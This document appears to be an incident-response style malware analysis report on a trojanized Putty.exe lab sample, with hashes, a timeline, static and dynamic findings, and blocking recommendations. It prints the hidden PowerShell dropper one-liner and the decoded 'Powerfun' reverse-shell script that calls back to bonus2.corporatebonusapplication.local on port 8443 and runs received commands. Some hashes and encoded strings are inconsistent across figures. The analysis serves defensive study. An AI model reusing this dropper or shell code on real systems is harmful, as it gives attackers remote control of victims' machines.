

[Silly Putty]

[Chris Miele]

[March 4th, 2023]

Table Of Contents

| | |
|-------------------------|----|
| Executive Summary | 3 |
| Technical Summary | 4 |
| Malicious Files | 6 |
| TimeLine of Attack..... | 7 |
| Static Analysis | 8 |
| Dynamic Analysis | 10 |
| Improvements | 15 |
| Appendix A | 16 |
| Appendix B | 22 |

Executive Summary

| | |
|-------------|---|
| SHA256 hash | 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8 |
|-------------|---|

Putty.exe is a malware sample identified on March 4, 2023. The file runs on x32 Windows operating system. The putty executable allows you the end-user to remote into a workstation from your computer. The symptom of malicious behavior is a blue PowerShell prompt appears when you execute the putty file this will run in the background for a second and then disappears. Also, the file tries to contact a DNS and port number of 8443. Appendix A will show the Symptoms.

Appendix B will show the Yara signature rule for the Putty.exe file.

Technical Summary

Putty.exe consists of two parts: The actual putty application and a power shell script that is running. Putty attempts to call to its DNS (bonus2.corporatebounusapplication.local). If the connection is initiated the Adversary will have access to your machine and a command and control server will be initiated.

putty.exe

Run Foreground allow
end-user to connect
to computer remotely

bonus2.corporate.local

powershell.exe

Base64 encoded
string & Power shell
script

Malicious Files

| | |
|----------------|--|
| Putty.exe | 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8 |
| Powershell.exe | 73a3c4aef5de385875339fc2eb7e58a9e8a47b6161bdc6436bf78a763537be70 |

Putty.exe

Putty.exe is the malicious file that was downloaded onto the workstation.

Powershell.exe

Powershell.exe is the second stage payload that when running is the command-and-control server for the adversary to remote into the victim workstation. Also, parts of the code are encoded with base 64.

```
1 powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream
2 ::FromBase64String
3 ('H4sIAQW/UMECAS1W227jNhB991cMXHUtIRbhdAESCLePvsGyOdNWZu82AYCE2NWzUyqZKUL0j87yUlypljBNtUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCN8g0u6RvidymTX6RhNpLPB4TFu4530MZyi19857IB5vA2DC/iCm
4 If4D3XnK25QH1Z2pW2MKk0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suHDz+dGhKlqdQ2rotcnroSxbT8Roxhro3Dqhx+BWk/GlyJa5QKTXeFXldK/hLyOwCdeecF2pImJC5kFRj+U7zPEsZtUujmMA06/Ztgg5Vp2JWavL8Zd0oohLTgXEpM/
5 Ab4FXhNty2ibquTi3USmVx7ewV4MgKNw7Eteqvovf9xam27DvP3ot438PTIVuPbLShiuhMUKp04XNCv+inZqU2UU0y+aUPcyC4AU4ZFTopeInazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xfyp072pxq3mi8InrGTCH4+
6 iqPr68DM4JPV8bu3pqXFR1X7JF5iIoEsODfaYBgqIGnrlPy8h3x9bt+4XQpnRmakdThgYpUxujm84SHIdzK9K2rwowCGg/c/wx8pk8KJhYbIUWJjGNaDUVSQD81piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z66iXTsxnCGJ
7 eWg7cvyAHn27HwVp+FVKJsaTBXTiHl33UaDwW7eHfrFgA1N1W66/2FDxd87V4wPBqmxuLeH74GV/PKRvYqI3jqf6liyiubFV0wdKTPXS5Sfe/+7dJtImqHve2K545X5N6SjX3V8HwZ98I7sAgg5wuCktlckPvYTK8prV5tbHFaF1C1euzQb
8 L2b8qYXS8ub2V0lznQ54aFcsrcys2FyFADCEkvXzocf372HJ/ha6LDyCo6KI1dKAmphRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnhGVIpR+8hOCi/WIGf9s5na7/1D6Nm++0TrtVTgantvncFhp5uLXdGnSXTZQJh56fsh6ntcjry9N8eXQ0Xxy
9 H4rirE0J3L9kf8i/mt193dQkAAA=='))))
10 ,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Figure 1: PowerShell Script & Strings Encoded Base64.

TimeLine of Attack

The Breakdown of the event that occurred on XYZ corporation is the following:

- 1) March 4, 2023, 8:00am End-User Bob Joe ended up downloading a malicious file on his workstation. Bob Joe immediately reported it to the Incident response team.
- 2) March 4, 2023, 8:30 am Chris Miele who is a part of the Incident Response team went to Bob Joe's workstation and determined that the malicious file was present on the workstation. Based on this information I unplugged the workstation from the corporate network and took an image of Bob Joe's workstation.
- 3) I created a virtualized environment on March 4, 2023, at 9:00 am and isolated myself from the corporate network to perform Static and Dynamic Analysis on the malicious application.
- 4) Mach 4th 2023, 10:30 am I was able to find out how the attack occurred, what URL was the malicious file contacting, what port was the malicious file contacting, and how the remote shell was occurring.

Static Analysis

```
C:\Users\Chris\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fd4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```

Figure 2: Sha256 Hash putty.exe.




Figure 3: Virus Total Sha256 Hash.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAQW/UWECA5wCGg/c/wx8pk8K7HYbLUN7JgJGhaDUNSDQ81piQ037HXdc6Tohdug32FUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxc6JewG7cvyA4h27HWp+FvKJsaTBXTiH1h33UaDhw7eMfrFGA1N1WG6/2FDxd87V4wPBqmxu1eh74GV/PKRvYqI3jqF61yiuBFV0wdkTPXS5hsfe/47dJt1mqHve2K5ASX5N6S3X3V8HwZ98I
```

Figure 4: Floss output malicious string.

8
[Silly Putty]
[Chris Miele]




Figure 5: .text(code) Size Raw Size and Virtual Size roughly the same not packed.

Dynamic Analysis




Figure 6: Host based indicator putty parent process and powershell.exe child process.

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNV
Zu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOXQbkoOIRwK
1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpIPB4TfU4S3OWZYi19B57
IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpz
ZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xlrF
aUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4D
lf4D3XnKk25QHIZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITIN05j9suHDz+
dGhKlqdQ2rotnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2plmJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLT
gXEPM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27D
vP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZF
Tope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfY
pD72pxq3miBnlrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgq
lGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HldzK9X2rwowCGg/c/w
x8pk0KJhYblUWJJgJGNADUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxxtuleH74GV/PKRvYql
3jqFn6lyiuBFVOwdkTPXSShsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l
7sAgg5wuCktlcWPiYTk8prV5tbHFaFICleuZQbL2b8qYXS8ub2V0lznQ54af
Csrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV
Othalh1IKOR3MjoK1UJfnhGVlPpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVT
gantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF
8i/mtl93dQkAAA==

Figure 7: PowerShell script part of string base64 encoded.

```

Additional DNS: 0
  Queries
    bonus2.corporatebonusapplication.local: type A, class IN
    [Response: In: 2]

```

Figure 8: DNS callback domain.




Figure 9: Callback port number.




Figure 10: Decoded base 64 and output to file named out.

```
1 out (1)
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000%(0)
        $sendbytes = ([Text.Encoding::ASCII].GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n"))
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([Text.Encoding::ASCII].GetBytes("[+] Loading modules.`n"))
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([Text.Encoding::ASCII].GetBytes("PS " + (Get-Location).Path + ">"))
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            $cmdhark = (Invoke-Expression $Command $data 2>&1 | Out-String)
        }
    }
}
```

Figure 11: Decoded rest PowerShell script from base64.

```
C:\Windows\System32\drivers\etc
λ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10      x.acme.com           # x client host
#
# localhost name resolution is handled within DNS itself.
#
#       127.0.0.1         localhost
#       ::1               localhost
#       127.0.0.1         bonus2.corporatebonusapplication.local
C:\Windows\System32\drivers\etc
λ
```

Figure 12: DNS record of hosts 127.0.0.1 name resolution bonus2.corporatebonusapplication.local.




Figure 13: Prompt of command and control.

Improvements

- 1) End-User Bob Joe will be retrained in information security awareness training.
- 2) URL will be blocked bonus2.corporatebonusapplication.local
- 3) Block Outbound connection to port 8443.

Appendix A

```
1 powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream
2 ::FromBase64String
3 |'H4sIAQW/UMECAS1N227jNhb991cMxHUTIRbhdbsAESCLepVsGyOdNVZu824YCE2NVyZUyqZKUL0j87yU1ypljBNTUL7aGcz1z5kL9AG0xQbkoQIRwK10tkcN8B5/Wz6SQHCW8g0u6RvidymTX6RhNp1PB4TFU4S30MZi19857I85vA2DC/iCm
